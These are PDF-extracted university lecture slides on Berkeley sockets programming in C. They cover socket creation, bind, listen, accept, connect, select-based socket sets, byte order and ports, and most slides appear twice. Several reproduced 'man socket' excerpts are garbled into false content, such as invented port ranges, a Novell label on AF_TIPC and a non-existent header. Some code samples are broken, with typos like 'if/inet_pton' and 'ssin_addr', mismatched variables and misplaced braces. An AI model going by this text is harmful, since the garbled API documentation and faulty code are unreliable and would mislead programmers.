
Computer Networks - T-409-TSAM Programming in  
Real Time  
└ History

2021-08-25

└ Berkeley Sockets API

Primitive	Meaning
<b>Socket</b>	Create a new communication endpoint
<b>Bind</b>	Attach a local address to a socket
<b>Listen</b>	Announce willingness to accept connections
<b>Accept</b>	Block caller until a connection request arrives
<b>Connect</b>	Actively attempt to establish a connection
<b>Send</b>	Send some data over the connection
<b>Receive</b>	Receive some data over the connection
<b>Close</b>	Release the connection

# Socket Communication



Computer Networks - T-409-TSAM Programming in  
Real Time  
└ History

2021-08-25


└ Socket Communication




1. Computer's have addresses (IP4 or IPV6, MAC etc.), and they have ports attached to those addresses.
2. The port identifies to the network the application a packet is being sent to.
3. Programs open sockets to claim a port for their program, and link to the OS handling network communication.

# Client-Server Communication (TCP)

## TCP Client



2021-08-25



1. Flow chart of Berkeley socket's programming API for simple client-server communication

## Defined in header files

- Worth reading for information in them:
  - sys/socket.h Core socket functions and structures
  - netinet/in.h Protocol families
  - sys/un.h Used for communication within local computer
  - arpa/inet.h Functions to handle numeric IP addresses
  - netdb.h Convert names into numeric IP

2021-08-25

└ Defined in header files

- Worth reading for information in them:
  - sys/socket.h Core socket functions and structures
  - netinet/in.h Protocol families
  - sys/un.h Used for communication within local computer
  - arpa/inet.h Functions to handle numeric IP addresses
  - netdb.h Convert names into numeric IP

1. Wikipedia is a good overview:

[https://en.wikipedia.org/wiki/Berkeley\\_sockets](https://en.wikipedia.org/wiki/Berkeley_sockets)

# The socket() Interface

The socket() Interface

2021-08-25

# Creating sockets

- First create a socket structure
- Use that to associate the socket with the local machine
- Then use that to connect() to a remote machine
- or accept() incoming connections

```
#include <sys/types.h>
#include <netinet.h>

sock_fd = socket(domain, type, protocol)
bind(sock_fd, &sin, sizeof(sin))
```

2021-08-25

- First create a socket structure
- Use that to associate the socket with the local machine
- Then use that to connect() to a remote machine
- or accept() incoming connections

```
#include <sys/types.h>
#include <netinet.h>
sock_fd = socket(domain, type, protocol)
bind(sock_fd, &sin, sizeof(sin))
```

## socket(domain, type, protocol)

int domain      Protocol family. AF\_INET  
int type        Communication type.  
                  SOCK\_STREAM, SOCK\_DGRAM, SOCK\_RAW, etc.  
                  Also: SOCK\_NONBLOCK  
int protocol    0 (/etc/protocols)

- SOCK\_STREAM Sequenced, reliable 2-way stream (TCP)
- SOCK\_DGRAM Fixed length, unreliable message (UDP)
- SOCK\_RAW Raw network socket access
- SOCK\_NONBLOCK Non-blocking socket (polling)

2021-08-25

└ socket(domain, type, protocol)

int domain      Protocol family. AF\_INET  
int type        Communication type.  
                  SOCK\_STREAM, SOCK\_DGRAM, SOCK\_RAW, etc.  
                  Also: SOCK\_NONBLOCK  
int protocol    0 (/etc/protocols)  

- SOCK\_STREAM Sequenced, reliable 2-way stream (TCP)
- SOCK\_DGRAM Fixed length, unreliable message (UDP)
- SOCK\_RAW Raw network socket access
- SOCK\_NONBLOCK Non-blocking socket (polling)

1. TCP provides a continuous stream of traffic, so if the application needs to discriminate - as it often does, it will have to impose its own frame/packet structure on the stream.

man socket

**NAME**  
socket - create an endpoint for communication

**SYNOPSIS**

```
#include <sys/types.h>           /* See NOTES */
#include <sys/socket.h>

int socket(int domain, int type, int protocol);
```

**DESCRIPTION**

`socket()` creates an endpoint for communication and returns a file descriptor that refers to that endpoint. The file descriptor returned by a successful call will be the lowest-numbered file descriptor not currently open for the process.

The domain argument specifies a communication domain; this selects the protocol family which will be used for communication. These families are defined in <sys/socket.h>. The currently understood formats include:

Name	Purpose	Man page
AF_UNIX, AF_LOCAL	Local communication	unix(7)
AF_INET	IPv4 Internet protocols	ip(7)
AF_INET6	IPv6 Internet protocols	ipv6(7)
AF_TIPC	TIPC - Novell protocols	

—man socket

1. The manual command is your friend...

```

man socket

[OSR1212] Linux Programming - A Manual [OSR1212]

NAME
    socket - create an endpoint for communication

SYNOPSIS
    #include <sys/types.h>           /* See NOTES */
    #include <sys/socket.h>
    #include <errno.h>

    int socket(int domain, int type, int protocol);

DESCRIPTION
    socket() creates an endpoint for communication, and returns a file
    descriptor that refers to that endpoint. The file descriptor returned
    by socket() must be passed to the connect(2) or accept(2) file descriptor not
    currently open on the process.

    The domain argument specifies a communication domain; this selects the
    protocol family which will be used for communication. The currently understood domains
    include:

        Name          Purpose          Port Range
        AF_UNIX       local communication
        AF_INET      TCP Internet protocols      1024-49152
        AF_INET6     IPv6 Internet protocols      1024-49152
        AF_BLUETOOTH  Bluetooth protocols

```

# Summary

```
#include <sys/types.h>
#include <netinet.h>

// Use TCP for Project 1
sock_fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)
    OR
sock_fd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP) // UDP
    OR
sock_fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)      //IP
```

## The socket() Interface

### Summary

2021-08-25

1. For TCP connections use 1), UDP use 2, and raw protocol meddling 3
2. 0 means use default protocol for the connection type specified, this is usually ok, except for some rarer connection types that can be used over multiple protocols.

```
#include <sys/types.h>
#include <netinet.h>

// Use TCP for Project 1
sock_fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)
sock_fd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP) // UDP
sock_fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW) //IP
```

## Server: bind()

```
#include <sys/types.h>          /* See NOTES */
#include <sys/socket.h>

// From include file:
struct sockaddr {
    sa_family_t sa_family;
    char        sa_data[14];
}

int bind(int sockfd, const struct sockaddr *addr,
         socklen_t addrlen);
```

- bind() assigns a name (address) to a socket
- rules used depend on protocol family being used
- sockfd from socket()
- sockaddr (see below)

## Computer Networks - T-409-TSAM Programming in Real Time

### The socket() Interface

2021-08-25

#### Server: bind()

```
#include <sys/types.h>           /* See NOTES */
#include <sys/socket.h>

// From include file:
struct sockaddr {
    sa_family_t sa_family;
    char        sa_data[14];
}

int bind(int sockfd, const struct sockaddr *addr,
         socklen_t addrlen);
```

■ bind() assigns a name (address) to a socket  
 ■ rules used depend on protocol family being used  
 ■ sockfd from socket()  
 ■ sockaddr (see below)

1. The sockaddr structure actually exists to prevent compiler warnings in old compilers.
2. More details from man bind, and section 7, eg. man 7 ipv6

# Creating sockaddr structure

```

struct sockaddr_in server_addr;
struct hostent *server;

server = gethostbyname("192.168.1.30"); // map name to host entity
// Fill in fields for server_addr

server_addr.sin_family = AF_INET;

memcpy((char *)&server_addr.sin_addr.s_addr,
       (char *)server->h_addr,
       server->h_length);

server_addr.sin_port = htons(portno);

// Connect to remote address
connect(sock_fd, (struct sockaddr *) &server_addr, sizeof(server_addr));
close(sock_fd);

```

## The socket() Interface

### Creating sockaddr structure

2021-08-25

1. Client side...
2. gethostbyname, htons is part of a family of helper functions that make it easier to setup the socket() methods.
3. memcpy(dest, src, size)

```

struct sockaddr_in server_addr;
struct hostent *server;
server = gethostbyname("192.168.1.30"); // map name to host entity
// Fill in fields for server_addr

server_addr.sin_family = AF_INET;
memcpy((char *)&server_addr.sin_addr.s_addr,
       (char *)server->h_addr,
       server->h_length);
server_addr.sin_port = htons(portno);

// Connect to remote address
connect(sock_fd, (struct sockaddr *) &server_addr, sizeof(server_addr));
close(sock_fd);

```

# Server

```
sockfd = socket(AF_INET, SOCK_STREAM, 0);
bzero((char *) &serv_addr, sizeof(serv_addr));

portno = 80;

serv_addr.sin_family = AF_INET;
serv_addr.sin_addr.s_addr = INADDR_ANY;
serv_addr.sin_port = htons(portno);

if (bind(sockfd, (struct sockaddr *) &serv_addr,
        sizeof(serv_addr)) < 0)
    error("ERROR on binding");

listen(sockfd, 5);
```

## The socket() Interface

### Server

2021-08-25

1. listen() second parameter is queue length of backlog connection attempts

```
sockfd = socket(AF_INET, SOCK_STREAM, 0);
bzero((char *) &serv_addr, sizeof(serv_addr));
portno = 80;

serv_addr.sin_family = AF_INET;
serv_addr.sin_addr.s_addr = INADDR_ANY;
serv_addr.sin_port = htons(portno);

if (bind(sockfd, (struct sockaddr *) &serv_addr,
        sizeof(serv_addr)) < 0)
    error("ERROR on binding");

listen(sockfd, 5);
```

## Aside: Finding things on Linux

- System include files should be under /usr/include
- ... but sometimes isn't
- Note: On OSX, it is in /usr/include/sys/socket.h

```
ls -R | grep socket
grep -r AF_INET
grep -r AF_INET | less
grep -r AF_INET | grep AF_AX25
```

2021-08-25

1. man on socket points to /usr/include/sys/socket.h not present  
Ubuntu/debian.

- System include files should be under /usr/include
- ... but sometimes isn't
- Note: On OSX, it is in /usr/include/sys/socket.h


```
ls -R | grep socket
grep -r AF_INET
grep -r AF_INET | less
grep -r AF_INET | grep AF_AX25
```

## Sending Hello World

Sending Hello World


2021-08-25

# Client-Server Communication (TCP)



Computer Networks - T-409-TSAM Programming in Real Time  
└ Sending Hello World

2021-08-25



1. Flow chart of Berkeley socket's programming API for simple client-server communication

# Allocating a socket

```
//  
// API: int socket(int domain, int type, int protocol);  
//  
// Returns socket number or -1 for failure  
//  
// AF_INET      :: IPv4 Protocols  
// SOCK_STREAM TCP :: TCP  
// SOCK_NONBLOCK :: set socket to be nonblocking  
  
sockfd = socket(AF_INET, SOCK_STREAM | SOCK_NONBLOCK, 0)
```

2021-08-25

```
//  
// API: int socket(int domain, int type, int protocol);  
//  
// Returns socket number or -1 for failure  
//  
// AF_INET      :: IPd Protocol  
// SOCK_STREAM TCP :: TCP  
// SOCK_NONBLOCK :: set socket to be nonblocking  
sockfd = socket(AF_INET, SOCK_STREAM | SOCK_NONBLOCK, 0)
```

1. In the code supplied for Assignment 1, this is in the method `open_socket()`
2. The socket itself is just a number.
3. Sockets are the equivalent of File Pointers, which is the other reason we can read/write to them as well as send/recv. There is a lot of complexity in both setting them up, and using them, because of the wide number of cases they have to handle.
4. `Protocol == 0`, default protocol for domain type.

# Non-blocking sockets

- Server is listening for data from the other end
- How long should the computer wait to receive information?
  - Typically servers handle many clients
  - Want to service data as it comes from any client
  - Several messages may be being exchanged below the programming interface
- Blocking socket (TCP Default)
  - Server waits until it receives at least 1 byte
- Non-blocking socket
  - Server checks for data, but continues if there isn't any
  - Returns error 'Operation would Block' if:
    - `read()` buffer is empty
    - `send()` buffer is full

2021-08-25

- Server is listening for data from the other end
- How long should the computer wait to receive information?
  - Typically servers handle many clients
  - Want to service data as it comes from any client
  - Several messages may be being exchanged below the programming interface
- Blocking socket (TCP Default)
  - Server waits until it receives at least 1 byte
- Non-blocking socket
  - Server checks for data, but continues if there isn't any
  - Returns error 'Operation would Block' if:
    - `read()` buffer is empty
    - `send()` buffer is full

## SOCKET(2)

Linux Programmer's Manual

KET(2)

NAME

socket - create an endpoint for communication

## **SYNOPSIS**

```
#include <sys/types.h>           /* See NOTES */
#include <sys/socket.h>

int socket(int domain, int type, int protocol);
```

## **DESCRIPTION**

`socket()` creates an endpoint for communication and returns a file descriptor that refers to that endpoint. The file descriptor returned by a successful call will be the lowest-numbered file descriptor not currently open for the process.

The `domain` argument specifies a communication domain; this selects the protocol family which will be used for communication. These families are defined in `<sys/socket.h>`. The currently understood formats include:

Name	Purpose	Man page
<b>AF_UNIX, AF_LOCAL</b>	Local communication	<b>unix(7)</b>
<b>AF_INET</b>	IPv4 Internet protocols	<b>ip(7)</b>
<b>AF_INET6</b>	IPv6 Internet protocols	<b>ipv6(7)</b>
<b>AF_IPX</b>	IPX - Novell protocols	

Computer Networks - T-409-TSAM Programming in  
Real Time  
Sending Hello World

Re

- First part of "man socket"

```

SYNOPSIS
socket - create an endpoint for communication

SYNOPSIS
#include <sys/types.h>           /* See NOTES */
#include <sys/socket.h>
#include <sys/conf.h>

int socket(int domain, int type, int protocol);

DESCRIPTION
socket() creates an endpoint for communication and returns a file
descriptor that can be used with read(2) and write(2). If the call to
socket() is successful, it will set the socket to the specified file descriptor and
currently open for the process.

The domain argument specifies a communication domain; this selects the
appropriate kernel queue discipline. The domains supported by the system
are defined in sys/types.h. The currently unhandled formats
include:
```

## And defined in header files

- Worth reading for information in them:

- sys/socket.h Core socket functions and structures
- netinet/in.h Protocol families
- sys/un.h Used for communication within local computer
- arpa/inet.h Functions to handle numeric IP addresses
- netdb.h Convert names into numeric IP

## Computer Networks - T-409-TSAM Programming in Real Time

### Sending Hello World

2021-08-25

#### └ And defined in header files

1. Wikipedia is also a good overview:

[https://en.wikipedia.org/wiki/Berkeley\\_sockets](https://en.wikipedia.org/wiki/Berkeley_sockets)

- Worth reading for information in them:
  - sys/socket.h Core socket functions and structures
  - netinet/in.h Protocol families
  - sys/un.h Used for communication within local computer
  - arpa/inet.h Functions to handle numeric IP addresses
  - netdb.h Convert names into numeric IP

# Socket Options

```
// Turn on SO_REUSEADDR to allow socket to be quickly reused after
// program exit.

if(setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &set, sizeof(set)) < 0)
{
    perror("Failed to set SO_REUSEADDR:");
}
```

For list of possible socket options, look at: man 7 socket

2021-08-25

```
// Turn on SO_REUSEADDR to allow socket to be quickly reused after
// program exit.

if(setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &set, sizeof(set)) < 0)
{
    perror("Failed to set SO_REUSEADDR:");
}

For list of possible socket options, look at: man 7 socket
```

## Client:: bind()

- Next: bind() socket to a port to listen() on
- First: create an address structure to hold the port
  - INADDR\_ANY :: Bind to all addresses on local host
  - htons() :: Convert value from host to network byte order

```
// Initialise memory
memset(&sk_addr, 0, sizeof(sk_addr));

// Set type of connection

sk_addr.sin_family      = AF_INET;
sk_addr.sin_addr.s_addr = INADDR_ANY;
sk_addr.sin_port         = htons(portno);

// And bind address/port to socket

if(bind(sock, (struct sockaddr *)&sk_addr, sizeof(sk_addr)) < 0)
{
    perror("Failed to bind to socket:");
    return(-1);
}

listen(sock, 5);
```

## Computer Networks - T-409-TSAM Programming in Real Time └ Sending Hello World

2021-08-25

### └ Client:: bind()

1. It is entirely possible for a host to have more than 1 IP address, eg. Ethernet and WiFi
2. A port can map to more than one IP *on the same host*
3. Second parameter is the queue length of backlog connection attempts.

Client:: bind()

- Next: bind() socket to a port to listen() on
- First: create an address structure to hold the port
  - INADDR\_ANY :: Bind to all addresses on local host
  - htons() :: Convert value from host to network byte order

```
// Initialise memory
memset(&sk_addr, 0, sizeof(sk_addr));

// Set type of connection
sk_addr.sin_family      = AF_INET;
sk_addr.sin_addr.s_addr = INADDR_ANY;
sk_addr.sin_port         = htons(portno);

// And bind address/port to socket
if(bind(sock, (struct sockaddr *)&sk_addr, sizeof(sk_addr)) < 0)
{
    perror("Failed to bind to socket:");
    exit(1);
}

listen(sock, 5);
```

## Aside on order

- Network order (for messages etc.) is big-endian
  - i.e. 0x1234 is represented as 0x12, 0x34
- Intel Architecture is little-endian
  - i.e. 0x1234 becomes 0x34, 0x12
- htons(), ntohs() and their friends convert to/from network and host order
- Convention is to always use them, even if underlying architecture is also big-endian

## Computer Networks - T-409-TSAM Programming in Real Time

### Sending Hello World

2021-08-25

#### └ Aside on order

- Network order (for messages etc.) is big-endian
  - i.e. 0x1234 is represented as 0x12, 0x34
  - Intel Architecture is little-endian
    - i.e. 0x1234 becomes 0x34, 0x12
  - htons(), ntohs() and their friends convert to/from network and host order
  - Convention is to always use them, even if underlying architecture is also big-endian

# Aside on Ports

- 16 bit unsigned integer
- Specific to host
- Ports 0 .. 1023 are "Well known ports" and are assigned by the OS
- Ports 1024 .. 65535 are Registered/Ephemeral ports available to applications

2021-08-25

└ Aside on Ports

- 16 bit unsigned integer
- Specific to host
- Ports 0 .. 1023 are "Well known ports" and are assigned by the OS
- Ports 1024 .. 65535 are Registered/Ephemeral ports available to applications

## Server: Handling incoming connections

- Clients connect() to the socket specified in listen()
- Servers accept() the connection
  - Then client is handed off to their own two-way socket
  - listen socket is specifically used for incoming connections
- Servers then have to
  - Maintain a list of sockets they are listening on
  - Detect when there is something on those sockets to recv()

## Computer Networks - T-409-TSAM Programming in Real Time

### Sending Hello World

2021-08-25

#### Server: Handling incoming connections

- Clients connect() to the socket specified in listen()
- Servers accept() the connection
  - Then client is handed off to their own two-way socket
  - listen socket is specifically used for incoming connections
- Servers then have to
  - Maintain a list of sockets they are listening on
  - Detect when there is something on those sockets to recv()

# Socket sets

```

int listenSock;           // Socket for connections to server
int clientSock;          // Socket of connecting client
fd_set openSockets;       // Current open sockets
fd_set readSockets;       // Socket list for select()
fd_set exceptSockets;     // Exception socket list
int maxfds;               // Passed to select() as max fd in set

// Add the listen socket to socket set
{
    FD_SET(listenSock, &openSockets);
    maxfds = listenSock;      // There is only one socket so far
}

// Get modifiable copies of openSockets
readSockets = exceptSockets = openSockets;

// Get a list of sockets waiting to be serviced

int n = select(maxfds + 1, &readSockets, NULL, &exceptSockets, NULL);

// Handle new connections to the server ?

```

# Computer Networks - T-409-TSAM Programming in Real Time

- Sending Hello World

2021-08-25

- Socket sets

1. FD\_SET sets the particular bit in openSockets for that socket.

```

int listenSock;           // Socket for connections to server
int clientSock;          // Socket of connecting client
fd_set openSockets;       // Current open sockets
fd_set readSockets;       // Socket list for select()
fd_set exceptSockets;     // Exception socket list
int maxfd;                // Passed to select() as max fd in set

// Add the listen socket to socket set
{
    FD_SET(listenSock, &openSockets);
    maxfd = listenSock;      // There is only one socket so far
}

// Get modifiable copies of openSockets
readSockets = exceptSockets = openSockets;

// Get a list of sockets waiting to be serviced
int n = select(maxfd + 1, &readSockets, NULL, &exceptSockets, NULL);

// Handle new connections to the server ?

```

## Handle new connections to the server

```
if(FD_ISSET(listenSock, &readSockets))
{
    clientSock = accept(listenSock, (struct sockaddr *)&client,
                         &clientLen);

    // Add new client socket to the list of sockets being monitored
    FD_SET(clientSock, &openSockets);

    // update the max fd in our socket set

    maxfds = std::max(maxfds, clientSock);
}
```

## Computer Networks - T-409-TSAM Programming in Real Time

### Sending Hello World

2021-08-25

#### Handle new connections to the server

```
if(FD_ISSET(listenSock, &readSockets))
{
    clientSock = accept(listenSock, (struct sockaddr *)&client,
                         &clientLen);

    // Add new client socket to the list of sockets being monitored
    FD_SET(clientSock, &openSockets);


    // update the max fd in our socket set

    maxfds = std::max(maxfds, clientSock);
}
```

1. FD\_ISSET checks if that bit is set.
2. The final part of this is in the server.cpp file, where it checks all client sockets to see if there is data from them.


# Client-Server Communication (TCP)

## TCP Client



Computer Networks - T-409-TSAM Programming in Real Time  
└ Sending Hello World

2021-08-25



## Client: socket()

```
struct sockaddr_in server_addr;
struct hostent *server;

// socket() is the same on both sides
// although the presumption is the client will
// wait on the server
if((sock = socket(AF_INET, SOCK_STREAM , 0)) < 0)
{
    perror("Failed to open socket");
    return(-1);
}
```

## Computer Networks - T-409-TSAM Programming in Real Time

### Sending Hello World

2021-08-25

#### Client: socket()

```
struct sockaddr_in server_addr;
struct hostent *server;

// socket() is the same on both sides
// although the presumption is the client will
// wait on the server
if((sock = socket(AF_INET, SOCK_STREAM , 0)) < 0)
{
    perror("Failed to open socket");
    return(-1);
}
```

## Client: connect()

```
// Setup socket address structure for connection
struct sockaddr_in serv_addr;
serv_addr.sin_family = AF_INET;
serv_addr.sin_port = htons(atoi(argv[2]));

// Need to know the IP address of the server

if/inet_pton(AF_INET, "192.168.1.12", &serv_addr.sin_addr) <= 0)
{
    perror("failed to set socket address");
    exit(0);
}

// Connect to remote address
if(connect(sock_fd, (struct sockaddr *) &server_addr, sizeof(server_addr
)) < 0)
{
    perror("Could not connect");
}
```

## Computer Networks - T-409-TSAM Programming in Real Time

- └─ Sending Hello World

2021-08-25

- └─ Client: connect()

```
// Setup socket address structure for connection
struct sockaddr_in serv_addr;
serv_addr.sin_family = AF_INET;
serv_addr.sin_port = htons(atoi(argv[2]));
serv_addr.sin_addr.ssin_addr = htonl(inet_aton(argv[1]));

// Need to know the IP address of the server
if(inet_pton(AF_INET, "192.168.1.12", &serv_addr.sin_addr) <= 0)
{
    perror("failed to set socket address");
    exit(0);

    // Connect to remote address
    if(connect(sock_fd, (struct sockaddr *) &server_addr, sizeof(servr_addr
)) < 0)
    {
        perror("Could not connect");
    }
}
```

1. gethostbyname, htons is part of a family of helper functions that make it easier to setup the socket() methods.
2. memcpy(dest, src, size)

## Client: Sending Hello World!

```
// Don't send the NULL character at end of string  
  
send(sock, "HelloWorld", sizeof("HelloWorld") - 1, 0);  
  
memset(buffer, 0, sizeof(buffer));  
nread = read(sock, buffer, sizeof(buffer));
```

Computer Networks - T-409-TSAM Programming in  
Real Time  
└─ Sending Hello World

2021-08-25

└─ Client: Sending Hello World!

```
// Don't use the NULL character as end of string  
send(sock, "HelloWorld", sizeof("HelloWorld") - 1, 0);  
  
memset(buffer, 0, sizeof(buffer));  
nread = read(sock, buffer, sizeof(buffer));
```

1. Sending/Receiving itself is mercifully straightforward (usually)

# Network Troubleshooting

## Establish that there is end to end connectivity.

- 0 Are both sides switched on?
- 1 Is there a response to ping from the target host?
- 2 Wireshark:
  - Are packets for your application leaving the computer?
  - Are they being received by the other computer?
- 3 Isolate to where the problem is as much as possible
- 4 Stare at code
  - Move back to previous working example
  - What changed?
  - Carefully comment out code, until problem goes away

## Computer Networks - T-409-TSAM Programming in Real Time

